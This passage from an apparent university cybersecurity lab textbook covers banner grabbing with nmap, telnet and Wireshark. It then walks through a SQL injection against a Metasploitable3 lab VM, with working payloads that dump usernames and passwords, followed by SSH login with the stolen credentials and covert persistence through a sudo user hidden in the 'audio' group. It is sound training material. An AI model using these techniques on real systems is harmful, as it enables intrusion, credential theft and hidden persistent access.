


Figure 8 – Nmap banner grabber

NOTE: This provides us with additional information beyond our initial Nmap scans, but be aware that running scripts generates more network traffic and is therefore inherently less stealthy.

2. Retrieve the HTTP headers on ports 80 and 8080 using the ***http-headers.nse*** script

```
> nmap -script http-headers.nse -p 80,8080 200.200.200.6
```




Figure 9 – HTTP headers

Phase V – Viewing Banner Grabs in Wireshark

Banner grabbing is a great tool for stealthily gathering information about a target system, but how does it appear over the wire? In this section, we will retrieve the target's FTP server banner and watch the packets in Wireshark.

1. Start a Wireshark packet capture session on the **Kali-Router** link

2. Perform a banner grab on **port 21 (FTP)** using your favorite method covered so far! – **telnet** / **netcat** / **nmap**

In this example, I used the following Nmap command:

```
> nmap -script banner.nse -p 21 -Pn 200.200.200.6
```

3. In Wireshark I can see that my **Nmap scan** produced about ***8 packets of noise*** to learn that the target is using ProFTPD 1.3.5




Figure 10 – Nmap banner grap network footprint

4. In contrast, using **telnet** only produced ***5 packets of noise*** to get the same information!




Figure 11 – Telnet banner grab network footprint

> Your results may vary depending on the tools and techniques that you use. Examine your own packet capture... how does your network footprint compare? More packets? Less? Play with the various techniques we learned throughout this chapter and take note of any differences you find. Remember, the fewer packets generated, the more difficult it is to detect us!

End of Lab

Deliverables

4 screenshots are needed to earn credit for this exercise:

- Banner Grab on port 21 using Telnet
- Banner Grab on port 21 using netcat
- Banner Grab on port 80 using cURL
- Banner Grab of all parts using Nmap

Homeworks

Assignment 1 – Expand your banner grabbing

Utilize the website for Nmap and the manual pages (man nmap) using various settings to discover at least 2 ports not revealed in the walk-through. Perform banner grabs on both ports using telnet, netcat, and cURL. Compare and contrast the different results in a short paragraph.

RECOMMENDED GRADING CRITERIA

- A document containing the following information
  - The identification of at least two ports that were not revealed in the walk-through
  - Screenshots from telnet, netcat, and cURL for unknown port#1
  - Screenshots from telnet, netcat, and cURL for unknown port#2
  - A brief description comparing the results of the different banner grabs

Assignment 2 – Metasploitable 3 – Windows

Start the Metasploitable 3 – Windows VM. Discover all of the ports and use the various banner grab techniques to get as much information about the machine. Create a document to contain the recommended grading criteria. (HINT: There are more than 30 ports to find)

RECOMMENDED GRADING CRITERIA

- A document containing the following information
  - A list of all the available ports along with their description (e.g. Phase 1, Step 7 chart)
  - A screenshot from telnet, netcat, or cURL for one of the ports
  - A screenshot from telnet, netcat, or cURL for one of the ports
  - A brief description comparing the results of the different banner grabs




Figure 00 – Contact us via prmaster@erau.edu

CHAPTER 51

Gaining Access - SQL Injection

DANTE ROCCA AND MATHEW J. HEATH VAN HORN, PHD

This section will show students the basics of performing a simple SQL injection. Prior knowledge of SQL is not required since we are walking you through the attack in a "monkey see, monkey do" fashion. This chapter provides experience in exploiting SQL database vulnerabilities. However, extensive SQL knowledge is necessary to conduct this type of attack against non-prescribed targets.

LEARNING OBJECTIVES

- Learn the basics of SQL Injection

PREREQUISITES

- Ch 45 Building the Baseline Network

DELIVERABLES

- 4 Screenshots are needed to earn credit for this exercise:
  - Successful SQL injection, getting usernames and passwords
  - Using usernames and passwords to SSH into the target system
  - The addition of a new SUDO user as demonstrated by SSH into the target system
  - Showing the copy of the target's shadow file and passwd file in the local (Kali) Downloads folder

RESOURCES

- Deepak Prasad – "DWVA SQL Injection Exploitation Explained (Step-by-Step)" – https://www.golinuxcloud.com/dvwa-sql-injection/
- Murari, G. "*Exploiting the Vulnerabilities on Metasloit3 (sic) (Ubuntu) Machine Using Metasploit Framework and Methodologies*", Dec 2020, Concordia University of Edmonton

CONTRIBUTORS AND TESTERS

- Raechel Ferguson, Cybersecurity Student, ERAU-Prescott
- Justin La Zare, Cybersecurity Student, ERAU-Prescott
- Jacob M. Christensen, Cybersecurity Student, ERAU-Prescott

Phase I – Injection basics – find a way in

A SQL injection attack involves running an unintended SQL query using an application's client input fields. By using creativity within the constraints of the SQL syntax, attackers can access the SQL database, extract or modify information, adjust their inputs, and repeat until they gain access. Our first step is to find a place to insert SQL commands.

NOTE: Some IP addresses in the figures vary because the clarifying screenshots were added from different PCs when testing the lab. Your IPs will also vary.

1. Start with the attack environment from Chapter 45 and get it up and running

2. Find the IP address of the Metasploitable3-Linux VM using Nmap. In our example, we discovered the Metasploitable3-Linux VM using the this will be 200.200.200.8

```
Host is up (0.00059s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
80/tcp   open   http
445/tcp  open   microsoft-ds
631/tcp  open   ipp
3000/tcp closed ppp
3306/tcp open   mysql
8080/tcp open   http-proxy
8181/tcp closed intermapper
MAC Address: 08:00:27:FD:CA:F6 (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 3.2 - 4.9 (98%), Linux 3.10 - 4.11 (94%), Linux
3.13 (94%), Linux 3.13 - 3.16 (94%), OpenWrt Chaos Calmer 15.05 (Linux 3.18)
or Designated Driver (Linux 4.1 or 4.4) (94%), Linux 4.10 (94%), Android 5.0
- 6.0.1 (Linux 3.4) (94%), Linux 3.10 (94%), Linux 3.2 - 3.10 (94%), Linux 3.
2 - 3.16 (94%)
No exact OS matches for host (test conditions non-ideal).
```

Figure 1 – Nmap scan results

3. We can see that MySQL is running on port 3306, likely supporting a website.

4. Open Firefox on the Kali VM. Go to the address:

```
http://200.200.200.8
```




Figure 2 – Website results

5. Click on ***payroll_app.php***




Figure 3 – Found a website sign-on page

6. Log in with the Username ***admin*** and the Password ***admin***.



Figure 4 – Results of trying a log-on

7. We got in....sort of. We can see a table trying to display 4 fields, presumably from the MySQL database. We can work with that.

Phase II – SQL Injection

We want to try a few different SQL commands to see what happens. As a reminder, here are some SQL commands:

- ALL CAPS is used to differentiate between SQL commands and data. If a word is typed in ALL CAPS, you know that it is telling SQL to take an action.
- A delimiter separates commands in the way punctuation separates sentences within a paragraph.
  - An apostrophe (') delineates the beginning and end of a string.
  - A semicolon (;) marks the end of a full SQL command.
- Conditional operators evaluate conditions.
  - AND returns records where both conditions on either side of the operator are true
  - OR returns records if either of the surrounding conditions is true.
- FROM is used to identify the table that stores the information.
- SELECT is used to retrieve data from the database table.
- UNION is used to combine the records of two or more SELECT statements.
- null indicates the absence of a value where it is being used.
- #, or sometimes – -, suggests the beginning of a comment in SQL. This is often why we see this symbol at the end of a SQL injection; it comments out the rest of the query that otherwise would be executed.
- @ is used to denote a user-defined variable in SQL.
- % is a wildcard that can stand for any character or string of characters.
- @@ is used to access global variables and system functions.

1. With this information, return to the Payroll sign-on and try some injection. In the username field, type:

```
' OR 1=1 #
```

2. On the backend, the following SQL query may get executed:

```
SELECT username, first_name, last_name, salary FROM users WHERE username = '$user' and password = '$pass';
```

3. Replacing the **$user** and **$pass** variables with the inputs, we get the following query:

```
SELECT username, first_name, last_name, salary FROM users WHERE username = '' OR 1=1 #' and password = '';
```

4. This means, "Hey SQL, give me all records in the table where either the username field is blank (as the apostrophe ends the string) or if 1 equals 1." Since 1 is always equal to 1, this query will retrieve all of the records within the table. The check against the password is never seen because the # symbol comments everything afterward and is not executed.

Welcome, ' OR 1=1 #

Username	First Name	Last Name	Salary
leia_organa	Leia	Organa	9560
luke_skywalker	Luke	Skywalker	1080
han_solo	Han	Solo	1200
artoo_detoo	Artoo	Detoo	22222
c_three_pio	C	Threepio	3200
ben_kenobi	Ben	Kenobi	10000
darth_vader	Darth	Vader	6666
anakin_skywalker	Anakin	Skywalker	1025

Figure 5 – Results of SQL Injection

5. You can see that we got more information this way. We can assume that data property names in the database table are named *username*, f*irst_name, last_name*, and *salary*

6. But we don't know what version of SQL we are using. Knowing this information will help us develop our next SQL injection attack. Type:

```
' UNION SELECT null, null, null, @@version #
```

7. This SQL command is like before. Close out the username string (‘). Join (UNION) the response of a new command. Don't print in the username column (null), the first name column (null), or the last name column (null). In the fourth column, however, print the (@@version) version of the table. Ignore the rest of the query (#). This gives us a response of:




Figure 6 – Result of SQL injection to find the version

NOTE: Since the web application expects to print four output columns, the command could also easily be 'UNION SELECT @@version, null, null, null#', which would still give us the information. However, 'UNION SELECT @@version #' would not because, although the database would happily return the information we seek, the web application will error. This is because the web application will be trying to reference and display columns that do not exist.

8. We know from the login page that each user must have a password. Why else would the webpage ask for it? So, let's take this speculation further and try the following

```
' UNION SELECT username, password, null, null FROM users #
```

9. Since we are appending the results, the information may appear after the existing information:

Welcome, ' UNION SELECT username, password, null, null FROM users #

Username	First Name	Last Name	Salary
leia_organa	help_me_obiwan		
luke_skywalker	like_my_father_beforeme		
han_solo	nerf_herder		
artoo_detoo	b00p_b33p		
c_three_pio	Pr0t0c07		
ben_kenobi	thats_no_m00n		
darth_vader	Dark_syD3		
anakin_skywalker	but_master:(		

Figure 7 – Password Results

10. Remember, people are predictable. Let's see if they refused their names and passwords for system access. In your Kali box, try to SSH into the target machine by typing:

```
> ssh leia_organa@200.200.200.8
```




Figure 8 – Tring to SSH in with the same credentials from the SQL database

11. We got in. It is rarely this easy, but it has happened to the authors in real life. It is always worth checking

Phase III – Doing something with this information.

SQL injection got us in the door. So let's see what else we can do.

1. At Princess Leia's login, type groups:

```
leia_organa@metasploitable3-ub1404:~$ groups
users sudo
leia_organa@metasploitable3-ub1404:~$
```

Figure 9 – Linux permissions for Princess Leia

2. Ok, this never happens. Generally, you have to try dozens, hundreds, or even thousands of usernames and passwords to find someone with SUDO rights. On a real system, I would think it was a honeypot. But the target is there for our practice, so let's go with it

3. After gaining access to a system, the next thing we must do is establish persistence. So, let's create a

new user with sudo access. Type

```
> sudo adduser student
```




Figure 10 – We created a new SUDO user named 'student'

4. We need to add this user to a group. Let's not be obvious, so choose a group that seems innocuous. Type

```
> sudo cat /etc/group
```




Figure 11 – List of groups

5. Choose a group that appears innocuous. The audio group looks good. Now add this new user to the audio group by typing

```
> sudo usermod -aG audio student
```

6. If Princess Leia ever changes her password, we (student) will still have access, and we can log into the target machine anytime we want.

7. Now modify the sudo permissions so 'student' has sudo access. Edit the Sudoers file by typing.

```
> sudo visudo
```

8. Add the group ‘audio’ to have SUDO access. This means members can run all commands as all groups (including sudo), and this rule applies to all commands run by members of the group

```
%audio ALL=(ALL:ALL) ALL
```

